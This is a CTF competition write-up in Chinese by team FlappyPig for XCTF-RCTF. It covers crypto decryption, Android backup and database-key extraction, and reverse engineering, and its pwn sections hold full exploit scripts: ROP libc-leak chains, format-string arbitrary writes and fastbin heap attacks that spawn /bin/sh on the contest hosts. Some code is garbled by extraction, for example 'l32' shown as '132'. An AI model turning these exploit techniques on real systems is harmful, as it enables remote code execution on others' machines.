

FlappyPig Writeup For XCTF-RCTF

MISC-10-Sign in

啦啦啦~德玛西亚！

MISC-50-Analysis nginx' s log

<http://www.freebuf.com/articles/web/52103.html>

log 删掉和 sqlmap 没关系的, 直接扔进 sqlmap, 就行了.

CRYPTO-200-ASM

本题给了一个 asm 加密程序和一段加密的代码, 分析了一下该加密代码, 比较简单。首先将输入补全到 128 位, 补全的方法是对输入的字符串的 ascii 整体加 1、2、3……补全到 128 位之后, 每个字符异或字符串长度。异或后的结果转化为十六进制字符串存入 buffer2。最后用完全二叉树中缀遍历存入 buffer3。可以将相应的 asm 转化为 python 代码, 之后一改就是解密代码了。

解密最后需要猜测字符串长度。这个时候可以将长度设为 0, 跑一遍程序。从结果中可以很明显的看出每 19 个字符重复一定的规律。将长度设为 19 成功跑出 flag。

代码

```
import sys

sys.setrecursionlimit(1000000)

bufferSize = 128
# hStdin = ""
# hStdout = ""
# dwNim = 0
cLen = 0
buffer = [0] * (bufferSize + 2)
buffer2 = [0] * (bufferSize * 3)
buffer3 = [0] * (bufferSize * 3)
ca = "0123456789abcdef"
tt = 0

def mInit():
```

```

global buffer
print buffer
eax = 0
temp = 1
for i in range(cLen, bufferSize):
    dl = buffer[eax]
    edx = dl + temp
    buffer[i] = edx
    eax += 1
    if eax == cLen:
        eax = 0
        temp += 1
print buffer
for i in range(bufferSize):
    buffer[i] ^= cLen
print buffer

```

```

def Encode():
    global buffer
    for ecx in range(bufferSize):
        edx = ecx % 8
        eax = ecx / 8
        if edx != 0:
            edx = buffer[ecx - 1]
        if eax != 0:
            eax = buffer[ecx - 8]
        ah = buffer[ecx]
        ah ^= eax
        ah ^= edx
        buffer[ecx] = ah
    print buffer

```

```

def c2w():
    global buffer2
    for ecx in range(bufferSize):
        edx = buffer[ecx]
        ah, al = func1(edx)
        buffer2[ecx * 2] = ah
        buffer2[ecx * 2 + 1] = al

```

```

def func1(al):

```

```

    ah = al
    al &= 0b00001111
    ah &= 0b11110000
    ah >>= 4
    al = ca[al]
    ah = ca[ah]
    return ah, al

def dfs(t):
    # print t
    global tt, buffer, buffer2, buffer3
    if t >= bufferSize * 2:
        return
    dfs(2 * t + 1)
    buffer3[tt] = buffer2[t]
    tt += 1
    dfs(2 * t + 2)

def main():
    global cLen, buffer, cLen, buffer2, buffer3, bufferSize, tt
    # while 1:
    temp = raw_input()
    cLen = len(temp)
    if cLen > bufferSize + 2:
        cLen = bufferSize + 2
    # buffer = list()
    for i in range(cLen):
        buffer[i] = ord(temp[i])
    # cLen -= 1
    buffer3[bufferSize * 2] = 10
    buffer2[bufferSize * 2] = 10
    mInit()
    Encode()
    c2w()
    dfs(0)
    print buffer2
    print buffer3
    print '---'
    # dedfs(0)
    # print(result)

```

```

result = [0] * (bufferSize * 3)
mytt = 0

def dedfs(t):
    # print t
    global result, buffer3, mytt
    if t >= bufferSize * 2:
        return
    dedfs(2 * t + 1)
    result[t] = buffer3[mytt]
    mytt += 1
    dedfs(2 * t + 2)

def findinca(s):
    return ca.index(s)

def demain():
    global buffer3, buffer2, buffer, result, cLen
    print buffer3
    dedfs(0)
    print result
    buffer2 = result
    for ecx in range(bufferSize):
        ah = buffer2[ecx * 2]
        al = buffer2[ecx * 2 + 1]
        ah = findinca(ah)
        al = findinca(al)
        buffer[ecx] = (ah << 4) | al
    print buffer

    for ecx in range(bufferSize)[::-1]:
        edx = ecx % 8
        eax = ecx / 8
        if edx != 0:
            edx = buffer[ecx - 1]
        if eax != 0:
            eax = buffer[ecx - 8]
        ah = buffer[ecx]
        ah ^= eax
        ah ^= edx
        buffer[ecx] = ah

```

```

print buffer

cLen = 19
for i in range(bufferSize):
    buffer[i] ^= cLen
print buffer
s = [chr(i) for i in buffer]
s = ''.join(s)
print s
print repr(s)

eax = 0
temp = 1

for i in range(cLen, bufferSize):
    dl = buffer[i]
    edx = dl - temp
    buffer[i] = edx
    eax += 1
    if eax == cLen:
        eax = 0
        temp += 1
print buffer

s = [chr(i) for i in buffer]
s = ''.join(s)
print s
print repr(s)

if __name__ == '__main__':
    # main()
    buffer3 = list(
'62271a4776335e3380304b6110e06500c6b2ed514e3673757081c0276fd57c677065
cd6240305772474640660f8449141fe36907c7b050070115757748d34363469457116
5732c13ba30ad135ed70a61eab330152c2105444432c4763d84224133d721023cb700
54b9c459303c9338743a536b4641c414770be40a7362a63074')
    buffer3 += [10] + [0] * (bufferSize - 1)
    demain()

```

运行结果

```
'Th15_1S_@_easy_ASM\rTh15_1S_
rTh15_1S_@_easy\x00\x00'
```

MOBILE-100-Flag system

从文件名 ad 以及文件内部字样可以确定是 Android Backup 文件，利用 binwalk+zlib 解压的方法解出来的有些许问题。这里参考 MaskRay 牛的一篇文章：

<http://maskray.me/blog/2014-10-14-wechat-export>

```
dd if=backup.ab bs=24 skip=1 | openssl zlib -d > backup.tar
```

为此要编译 openssl 并配置 zlib~~

解压后发现两个应用，第二个应用分析了下就报了个错没用，第一个是一个基于 sqlite 的一个 app，同时还附送了 BOOKS.db 文件。

直接打开 BOOKS.db 需要密码，这里我们大胆猜测 flag 就在 BOOKS.db 中。分析 APP 获取 BOOKS.db 的密码：

```
-----,
super(context, "BOOKS.db", null, 1);
this.k = Test.getSign(context); ←
this.db = this.getWritableDatabase(this.k);
this.dbr = this.getReadableDatabase(this.k);
```

密码通过 Test 的 getSign 函数得到。

```
public static String getSign(Context context) {
    Object v3;
    Iterator v1 = context.getPackageManager().getInstalledPackages(64).iterator();
    do {
        if(v1.hasNext()) {
            v3 = v1.next();
            if(!((PackageInfo)v3).packageName.equals(context.getPackageName())) {
                continue;
            }
            break;
        }
        else {
            return "";
        }
    }
    while(true);

    String v5 = Test.SHA1(((PackageInfo)v3).signatures[0].toCharsString());
    return v5;
}
```

getSign 函数的逻辑比较简单，计算了签名的 SHA1 值，这里出现了第一个坑点。这里的 SHA1 他经过了变形。

```

    }

    public static String SHA1(String decrypt) {
        try {
            MessageDigest v0 = MessageDigest.getInstance("SHA-1");
            v0.update(decrypt.getBytes());
            byte[] v4 = v0.digest();
            StringBuffer v2 = new StringBuffer();
            int v3 = 0;
        label_7:
            if(v3 < v4.length) {
                String v5 = Integer.toHexString(v4[v3] & 255);
                if(v5.length() < 2) {
                    v2.append(0);
                }

                v2.append(v5);
                ++v3;
                goto label_7;
            }
        }
    }
}

```

计算出来的值打不开数据库。

我们很无语，然后写了另外一个 apk 去读这个 apk 的签名值并计算 getSign。

然后得到的密钥还是不对，无法打开数据库。

无奈之下开启 Xpose 大法直接 HOOK 函数来获取数据库的口令，结果我们伤心得发现得到的口令和我们使用 APK 计算的值是一样的。

这里有两种思路来继续进行，但是在此之前我们要把 BOOKS.db 上传到其应有的位置并配置权限。


一种是直接上传 gdbserver 或者上传个 gdb，然后操作应用进行一次 add 操作，一次 update 操作，然后进行内存 dump。第二种是参考林博士的在某比赛中的方法进行内存 dump：
http://blog.csdn.net/v_ling_v/article/details/43201783

然后直接找自己输入的用户名或者密码，找到 flag 就在附近。


REVERSE-300-VB

首先找到密钥，这里不推荐使用 VBdecom****什么的，直接用 od 调或者内存 dump 即可。404188 附近均可看到 key。

然后就是算法问题。开始我们被两个坑点坑了很久，首先是 VBde 带来的一些奇怪的问题，比如密文完全反了，另外一个命名为 des 的误解。后来发现了算法的三轮变换，然后以为是 3DES。后来才发现是 AES。



虽然是反的:



然后直接解一下即可得到 flag。

REVERSE-300-CrackMe

分析代码，发现程序读取末尾 4 个字节作为长度，读取了末尾该长度的数据，并与 7 进行异或。调试发现异或之后的数据为一个新的 PE。

```
from zio import *
```

```
target = './crackMe'
```

```
f = open(target, 'rb')
```

```
d = f.read()
```

```
f.close()
```

```
num = len(d)-4
```

```
print hex(num)
```

```
new_d = d[num:num+4]
```

```
buff = ""
```

```
for i in range(len(new_d)):
```

```
    buff += chr(int(new_d[i]^7))
```

```
f = open('./crackme2', 'wb')
```

```
f.write(buff)
```

```
f.close()
```


分析 crackme2，发现对输入做了 4 个变换，其中 1、3 变换为 HEX 操作，比较明显。

```
input[v25] = 0;
HEX((int)input, (int)&unk_40AA70, v25);
sub_401080((char *)&unk_40AA70, 2 * v25);
HEX((int)&unk_40AA70, (int)inputs, 2 * v25);
index = 0;
value_map[0] = inputs[0];
index_map2[0] = -1;
index_map[0] = -1;
for ( i = 1; i < 4 * v25; ++i )
{
    ++index;
    index_map2[3 * index] = -1;
    index_map[3 * index] = -1;
    value_map[12 * index] = inputs[i];
    sub_401160(0, index);
}
dword_40AB70 = 0;
v7 = set_value(0);
v22 = v5;
```

第 2 个变换在 sub_401080 中，正向代码大致如下，不完全可逆，所以也导致了满足条件的输入会很多。

```
temp = []
for i in range(len(data)):
    find = False
    for j in range(i):
        if data[j] == data[i]:
            find = True
            temp.append(j)
            break
    if find is not True:
        temp.append(-1)

print temp
```

```
res = ""

for i in range(len(data)):
    res += chr(ord(data[i])^(temp[i]+0x19))

print res
```

第 4 个变换是字符串按照固定的 index_map 变换顺序。如果变换前的 108 个字节分别为 0-107，那么根据变换后的 108 个字节的内容，可以知道该变换的对应关系。

```
from pydbg import *
from pydbg.defines import *

payload = ''
```

```

for i in range(108):
    payload += chr(i)

def handler1(dbg):
    print 'hello'
    dbg.write(0x40abf8, payload, 108)
    print repr(dbg.read(0x40abf8, 32))
    return DBG_CONTINUE

def handler2(dbg):
    print 'hello2'
    d = dbg.read(0x40abf8, 108)
    f = open('result.txt', 'wb')
    f.write(d)
    f.close()
    return DBG_CONTINUE

def main():
    dbg = pydbg()
    pid = int(raw_input('enter the pid:'), 10)
    dbg.attach(pid)
    dbg.bp_set(0x40138e, handler=handler1)

    dbg.bp_set(0x401478, handler=handler2)
    dbg.run()
main()

```

最后就是整个算法的逆向了:

```

f = open('./result.txt', 'rb')
data = f.read()
f.close()

```

```

dict = {}
for i in range(len(data)):
    dict[ord(data[i])] = i

```

```

result =
'2272227222227272222727a2222222222722227222222222cfdcceeeebb9fdbcdbbbedfde
de7ce9bebe0bb1e2ceab9e2bbbddecf9d8'

```

```

buff = ""
for i in range(len(result)):

```

```

buff += result[dict[i]]

print buff
from zio import *

d = UNHEX(buff)

alone = []
res = ""
res2 = ""
for i in range(len(d)):
    find = False

    for j in range(len(res)):
        if j in alone:
            if (ord(res[j]) ^ (j + 0x19)) == ord(d[i]):
                #print ord(res[0] ^ 0x19, ord(d[i])
                #print hex(j),
                res += res[j]
                find = True
                break

    #print find
    if not find:
        res += chr(ord(d[i]) ^ 0x18)
        alone.append(i)

    res2 += chr(ord(d[i]) ^ 0x18)

print UNHEX(res2)
print UNHEX(res)

```

输入的每一位都大致有两种情况，然后就按主办方意思脑补 flag 了。

REVERSE-100-Notsequence

这道题本来很简单，算法逆出来是个约束求解问题（就是个杨辉三角），然后，我当时图简单，不想去看具体的算法流程，根据算法用 z3 写了个求解代码去求，结果跑出来的结果怎么提交都不对，后来联系官方被告知是不让有负数，然后多加了条件，算出来的结果还算提交不对，后来再去主办方询问，结果发现题目已经更新，算法其实满足杨辉三角规律，取前 20 行数据去当成输入即可满足条件。代码如下：

```

import hashlib

def yanghui_triangle(n):

```

```
def _yanghui_triangle(n, result):
    if n == 1:
        return [1]
    else:
        return [sum(i) for i in zip([0] + result, result + [0])]
pre_result = []
for i in xrange(n):
    pre_result = _yanghui_triangle(i + 1, pre_result)
    yield pre_result


if __name__ == "__main__":
    all_lines = ""
    for line in yanghui_triangle(20):
        all_lines += "".join([str(c) for c in line])
    print all_lines
    t_md5 = hashlib.md5()
    t_md5.update(all_lines)
    print "RCTF{%s}"%t_md5.hexdigest()
```

flag 如下:

RCTF{815127c29c19b0e227022b6b52b6231d}

REVERSE-200-Tank

这道题就是玩游戏通关就可以输出个 flag 到文本中去，然后逆程序，发现程序并不好逆，但是我以前在网上看到过类似于 tank 大战的源码，于是乎下载了一个不完全的版本，具体有些地方可能不一样，但是大框架是类似的，对于理解程序完全可用。如下：



于是找源码与程序对应的关系，如下：摧毁玩家保卫中心的处理逻辑在 IDA 反编译的代码中对应：

源码处：

```

    }
    else if( surface == OBJ_HAWK )
    {
        bullet->m_active = FALSE;
        Explode( *bullet, TRUE );
        m_DirectSound.Play( EFFECT_EXPLODE );
        m_gameState = GS_OVER;
    }

```

IDA 反编译中：

```

    }
    else if ( v12 == 5 )
    {
        *(_DWORD *)(v11 + 4) = 0;
        sub_402E00(v11, 1);
        sub_404E00(1);
        *(_DWORD *)(v1 + 3876) = 3;
    }

```

于是以下几个地方，方便通关，修改摧毁玩家保卫中心的时候将 `m_gameState = GS_OVER`;nop 掉，然后将过关的时候都是 `level++`，对应源码如下：

```

case VK_PRIOR:
    if( m_gameState == GS_ACTIVE && m_nLevel > 1 )
    {
        m_nLevel --;
        InitLevel();
    }
    break;|
case VK_NEXT:
    if( m_gameState == GS_ACTIVE )
    {
        m_nLevel ++;
        InitLevel();
    }
    break;

```

修改后，直接玩游戏打掉玩家的保卫中心就可以赢得比赛。

通关后，生成flag.txt文件，flag如下：

RCTF{U_9et_Th3_f1@g_OF_TankGame}

PWN-200-Welpwn

明显的栈溢出，不过因为 0 字符截断，所以同是控制返回值加参数。所以选择只覆盖 rbp 的最低字节为 0。这样，在 main 函数返回时，会进行一次栈转移。

因此在输入的时候构造了一个 32 字节的 ROP，确保栈转移后跳入到 ROP 开始位置的概率大些。

```

1 int __fastcall echo(__int64 a1)
2 {
3     char s2[16]; // [sp+10h] [bp-10h]@2
4
5     for ( i = 0; *(_BYTE *)(i + a1); ++i )
6         s2[i] = *(_BYTE *)(i + a1);
7     s2[i] = 0;
8     if ( !strcmp("ROIS", s2) )
9     {
10        printf("RCTF{Welcome}", s2);
11        puts(" is not flag");
12    }
13    return printf("%s", s2);
14 }

```

完整的 exp 如下:

```
from zio import *
```

```
#target = './welpwn'
```

```
target = ('180.76.178.48', 6666)
```

```
def exp(target):
```

```
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
```

```
    print_write=COLORED(RAW, 'green'))
```

```
    io.read_until('RCTF\n')
```

```
payload = 'a'*0x10+'\x00'*8
```

```
puts_plt = 0x00000000004005A0
```

```
puts_got = 0x0000000000601018
```

```
pop_rdi_ret = 0x00000000004008A3
```

```
main = 0x00000000004007CD
```

```
rop = l64(pop_rdi_ret)+l64(puts_got)+l64(puts_plt)+l64(main)
```

```
while len(payload)<1024-len(rop):
```

```
    payload += rop
```

```
payload = payload.ljust(1024, 'a')
```

```
io.write(payload)
```

```
io.read_until('a'*0x10)
```

```
d = io.read_until("\n").strip("\n")
```

```
puts_addr = l64(d.ljust(8, '\x00'))
```

```
print hex(puts_addr)
```

```
if puts_addr&0xfff != 0xe30:
```

```
    return 0
```

```
libc_base = puts_addr- 0x000000000006FE30
```

```
system_addr = libc_base + 0x0000000000046640
```

```
binsh_addr = libc_base + 0x000000000017CCDB
```

```
payload2 = 'a'*0x10+'\x00'*8+'a'*0x10
```

```
print hex(libc_base)
```

```
rop = l64(pop_rdi_ret)+l64(binsh_addr)+l64(system_addr)+l64(main)
```

```
while len(payload2)<1024:
```

```
    payload2 += rop
```

```
io.writeline(payload2)
```

```
print 'get shell'
```

```
io.interact()
```

```
exp(target)
```

PWN-300-nobug

这个题看汇编时，发现在有个函数返回的地方修改了栈，跳入了函数 `sub_8048B32` 中，而该函数中有一个明显的格式化字符串。

```
:08048B9B      call     base64_decode
:08048BA0      mov     [esp+0Ch], eax
:08048BA4      mov     dword ptr [esp+8], offset format ; "%s"
:08048BAC      mov     dword ptr [esp+4], 800h ; maxlen
:08048BB4      mov     dword ptr [esp], offset byte_804A8A0 ; s
:08048BBB      call     _snprintf
:08048BC0      push    offset sub_8048BD1
:08048BC5      push    offset sub_8048B32
:08048BCA      push    0
:08048BCC      lea     esp, [esp+4]
:08048BD0      retn
```

```
int sub_8048B32()
{
    int v0; // eax@1
    const char *v1; // eax@1

    v0 = strlen(s);
    v1 = (const char *)base64_decode((int)s, v0, 0);
    return snprintf(byte_804A8A0, 0x800u, v1);
}
```

虽然格式化字符串不在栈上，但是格式化可以无限次使用。通过 `argv`、`argv0` 和 `path` 的指向关系，达到任意地址改写的效果。

```
from zio import *
import base64
```

```
target = './nobug'
target = ('180.76.178.48', 8888)
```

```
def do_fmt(io, fmt):
    io.writeline(base64.encodestring(fmt))
    d = io.readline().strip()
    io.readline()
    return d
```

```
def write_any(io):
    d1 = do_fmt(io, '%31$p')
    argv0 = int(d1.strip('\n'), 16)
    d2 = do_fmt(io, '%67$p')
    path = int(d2.strip('\n'), 16)
    print hex(path)
```



```
path = (path + 3) / 4 * 4
print hex(path)
```

```
index3 = (path - argv0) / 4 + 67
```

```
strlen_got = 0x0804A030
```

```
addr = strlen_got
```

```
for i in range(4):
    do_fmt(io, '%%%dc%%31$hhn' % ((path + i) & 0xff))
    k = ((addr >> (i * 8)) & 0xff)
    if k != 0:
        do_fmt(io, '%%%dc%%67$hhn' % k)
    else:
        do_fmt(io, '%%67$hhn')
```

```
addr = strlen_got + 2
for i in range(4):
    do_fmt(io, '%%%dc%%31$hhn' % ((path + 4 + i) & 0xff))
    k = ((addr >> (i * 8)) & 0xff)
    if k != 0:
        do_fmt(io, '%%%dc%%67$hhn' % k)
    else:
        do_fmt(io, '%%67$hhn')
```

```
d = do_fmt(io, "%29$p")
libc_main = int(d, 16)
print hex(libc_main)
```

```
lib_base = libc_main - 0x00019A63
system = lib_base + 0x0003FCD0
systemlow = system & 0xffff
systemhigh = (system >> 16) & 0xffff
do_fmt(io, "%%%dc%%d$hn%%%dc%%d$hn" % (systemlow, index3, systemhigh - systemlow,
index3 + 1))
```

```
io.writeline('/bin/sh')
```

```
def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
print_write=COLORED(RAW, 'green'))
```

```
write_any(io)
```

```
io.interact()
```

```
exp(target)
```

PWN-400-Shaxian

第一部分：

程序中定义的结构体大致如下：

```
ACai      struct ; (sizeof=0x28)
num        dd ?
name       db 32 dup(?)
next       dd ?          ; offset
ACai      ends
```

漏洞很明显，堆溢出，本来 32 字节空间，可以读入 60 字节。可以覆盖自身结构体中的 next 指针。

```
cai_ptr = (int)malloc(0x28u);
if ( cai_ptr )
{
    *(_DWORD *)(cai_ptr + 36) = v2;
    read_buff(0, (char *)(cai_ptr + 4), 60, 10);
    puts("How many?");
    v0 = cai_ptr;
    *(_DWORD *)v0 = get_int();
    puts("Add to GOUNUCHE");
    result = total_number++ + 1;
}
```

信息泄露，通过覆盖 next 指针，使其指向任意地址，可以泄露出该地址处的内容。但是为了保证循环能正常退出，需要保证 fake_v1->next == 0。 因为 got 表地址后面都是 0，因此可以泄露出 GOT 表中的内容。

```
v1 = (ACai *)cai_ptr;
if ( total_number )
{
    puts("Cart:");
    while ( v1 )
    {
        printf("%s * %d\n", v1->name, v1->num);
        v1 = v1->next;
    }
    printf("Total:%d\n", total_number);
}
```

因为本程序中申请的堆大小都固定为 0x28，所以采用 fastbin 的利用方法。

通过在 cai_ptr 处伪造一个假的堆块 fake_chunk，然后修改 next 指针指向该 fake_chunk，然后通过 free 成功 free 掉该 fake_chunk。然后再次申请时，该 fake_chunk 将被分配，然后刚好能实现 4 字节任意地址写任意数据（将 atoi_got 改写为 system）。

```

:0804B1BA      db  ? ;
:0804B1BB      db  ? ;
:0804B1BC      db  ? ;
:0804B1BD      db  ? ;
:0804B1BE      db  ? ;
:0804B1BF      db  ? ;
:0804B1C0  cai_ptr      dd  ?
:0804B1C0
:0804B1C4      align 20h
:0804B1E0  address      db  ? ;
:0804B1E0
:0804B1E1      db  ? ;
:0804B1E2      db  ? ;
:0804B1E3      db  ? ;

```

第二部分

队友的基础上，发现程序没有给libc，而且根据泄露的地址发现本地libcdatabase也没有找到对应的库，没法找到泄露出来的aoti和system之间的偏移，根据以前经验，system地址与aoti并不远（aoti在前，system在后），而且这些库函数的地址大都比较规整，为0x10的整数本，于是想出暴力跑的思路，为了防止卡死，直接发送cat /home/ctf/flag下面的文件，根据读取的返回值，决定偏移是否成功。

其实说偏移不大，但是为了节省时间，我分了几个区段去暴力跑，如0x0、0x5000、0xa000、0xc00开头的距离开始跑，最终求得偏移为0xe130，整体脚本如下：

```

import struct
from zio import *

#target = ('119.254.101.197',10000)
#target = './shaxian'

target = ('180.76.178.48', 23333)

def input_info(io):
    io.read_until('Address:')
    io.writeline(132(0)+132(0x31))
    io.read_until('number:')
    io.writeline('a'*244+132(0x31))

def dian_cai(io, name, num):
    io.read_until('choose:')
    io.writeline('1')
    io.read_until('Jianjiao')
    io.writeline(name)
    io.read_until('?')
    io.writeline(str(num))

def sublit(io):
    io.read_until('choose:')
    io.writeline('2')

```

```

def receipt(io, taitou):
    io.read_until('choose:')
    io.writeline('3')
    io.read_until('Taitou:')
    io.writeline(taitou)

def review(io):
    io.read_until('choose:')
    io.writeline('4')

def link_heap(io):
    io.read_until('choose:')
    io.writeline('4')
    io.read_until('2\n')
    heap_ptr = 132(io.read(4))
    print hex(heap_ptr)
    return heap_ptr

def leak_lib(io):
    io.read_until('choose:')
    io.writeline('4')
    io.read_until('* ')
    d = io.readline().strip('\n')
    return int(d, 10)&0xffffffff

def pwn (target, dis):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))
    #io = zio(target, timeout=10000, print_read=None,
    print_write=None)

    input_info(io)
    dian_cai(io, 'aaa', 1)

    read_got = 0x0804b010
    atoi_got = 0x0804B038

    #puts_got = 0x0804b02c

    payload = 'a'*32+132(atoi_got-4)
    dian_cai(io, payload, 2)

```

```

atoi_addr = link_heap(io)
#system_addr = 0xf7e39190

#io.gdb_hint()

payload2 = 'a'*32+132(0x0804B1C0-8)
dian_cai(io, payload2, 3)

sublit(io)
payload = 'a'*4+132(atoi_got)

offset_read = 0x000da8d0
offset_system = 0x0003e800
offset_puts = 0x000656a0
offset_atoi = 0x0002fbb0
print "dis:", hex(dis), "com:", hex(offset_system - offset_atoi)
#libc_base = atoi_addr - offset_atoi
#system_addr = libc_base + offset_system
#system_addr = libc_base + offset_puts
system_addr = atoi_addr + dis
system_addr = struct.unpack("i", 132(system_addr))[0]
sublit(io)
dian_cai(io, payload, system_addr)
#io.writeline('/bin/cat /home/shaxian/flag')
io.writeline('/bin/sh\n')
io.interact()
#data = io.read(1024)
data = io.read_until_timeout(1)
if "RCTF" in data or "No such file" in data:
    print "herre"
    file_w = open("flga-4002", 'w')
    data += "dis:" + hex(dis) + "com:" + hex(offset_system -
offset_atoi)
    file_w.write(data)
    file_w.close()
    exit(0)
else:
    io.close()
#print "ok:"
#io.interact()

dis = 0x100
dis = 0xe130
while dis < 0xffffffff:

```

```

try:
    print hex(dis)
    pwn(target, dis)
except Exception, e:
    pass
else:
    pass
finally:
    dis += 0x10

```

最终flag如下：

```

var
cd home
ls
ctf
cd ctf
ls
flag
shaxian
cat flag
RCTF{SHaxianXIA@CHIHENhaochi}

```

PWN-500-G27

这道题其实非常简单，主要是 arm 不熟，分析浪费了些时间，最开始有个 id 需要 check：

```

savedregs = a4;
while ( !g_checked )
{
    puts("Input your ID to check in:");
    get_buff_C60(0, (char *)&g_id, 20, 0xAu);
    if ( sub_DA0(&g_id) )
        g_checked = 1;
    else
        puts("Wrong ID");
}

```

代码比较简单，稍微动态跟着就能跑出来，一个符号的 id 为 1111111111111110
 然后程序进入逻辑，比较感兴趣的一个地方就是，通过一个access_code后可以输入一串数据，利用v7直接跳到头部，这个是动态跟的时候发现的，其实就是直接类似于jmp esp，人为构造了一个输入代码执行，于是问题就是如何得到access_code：

```

printf("Access code:");
get_buff_C60(0, (char *)&access_code, 60, 0xAu);
if ( check_access_code_14A8((char *)&access_code) )
{
    puts("Choice:");
    puts("1.Send command to train");
    puts("2.Change encrypt table");
    puts("3.Set speed");
    puts("4.exit");
    result = get_int_CD4();
    v3 = result;
    while ( 1 )
    {
        switch ( v3 )
        {
            case 1:
                v2 = get_buff_C60(0, (char *)&_8, 1024, '\n');
                result = v7(v2);
                continue;

```

由于access_code取出后会被放到栈上，于是找个泄露栈信息的漏洞就可以达到目标了，分析发现，打印status信息的时候，由于几个属性的值可以无限变化，于是这几个打印出来的字符串就可能泄露出栈信息：

```

memset(v58, 0, 0x53u);
puts("Status:");
printf("Happiness:%d:%s\n", g_man->Happiness, &v31 + 25 * (g_man->Happiness / 34));
printf("Hungry:%d:%s\n", g_man->Hungry, &v1 + 25 * (g_man->Hungry / 21));
return printf("Toilet:%d:%s\n", g_man->Toilet, &v44 + 25 * (g_man->Toilet / 34));
}

```

由于每次变化都是移动25*4字节，动态调试发现，泄露时只能泄露access_code的最后十几个，但是经过泄露的信息可以发现，全是一样的 'b'，于是猜想access_code全都是一样的，经验证是可以的，发送时，得转换下，因为最终是在表中查询，其对应的位置是0x58。

输入指令时，用网上公开的shellcode，但是发现程序开启了nx，代码跳转过去了，但是执行异常，队友猜想远程说不定可以（与cpu是否支持有关系），于是远程尝试，成功运行，代码如下：

```

from zio import *
#local
#target = "./XX"
#remote
#target = ("127.0.0.1", 1234)
target = ('59.77.135.197', 9001)
check_id = "1" * 17 + '0'
def get_io(target):
    io = zio(target, timeout = 9999, print_read = COLORED(RAW, "green"),
    print_write = COLORED(RAW, "blue"))
    return io

def move(io, subchoice):
    io.read_until("choose:")
    io.write("1\n")
    io.read_until("Move to:")

```

```

        io.write(str(subchoice) + "\n")

def generate_access_code():
    index = []
    for i in range(50):
        index.append(chr(256 - 60 + i))

    print [(ord(c) + 60) & 0xff for c in index]
    return "".join(index)

def pass_access_code(io, data = None):
    io.read_until("Access code:")
    #pass_recheck(io)
    if data == None:
        data = generate_access_code()
    io.write(data + "\n")

def move_to_other_carriage(io, carriage_id):
    move(io, 1)
    io.write(str(carriage_id) + "\n")

def pass_recheck(io):
    io.read_until("Recheck your ID:")
    io.write(check_id + "\n")

def move_to_cantin(io, count):
    move(io, 3)
    io.read_until("How much you want?")
    io.write(str(count) + "\n")

def check_status(io):
    io.read_until("choose:")
    io.write("4\n")

def leak_access_code(io):
    io.read_until("Input your ID to check in:")
    io.write(check_id + '\n')
    move_to_other_carriage(io, 0)
    pass_access_code(io)

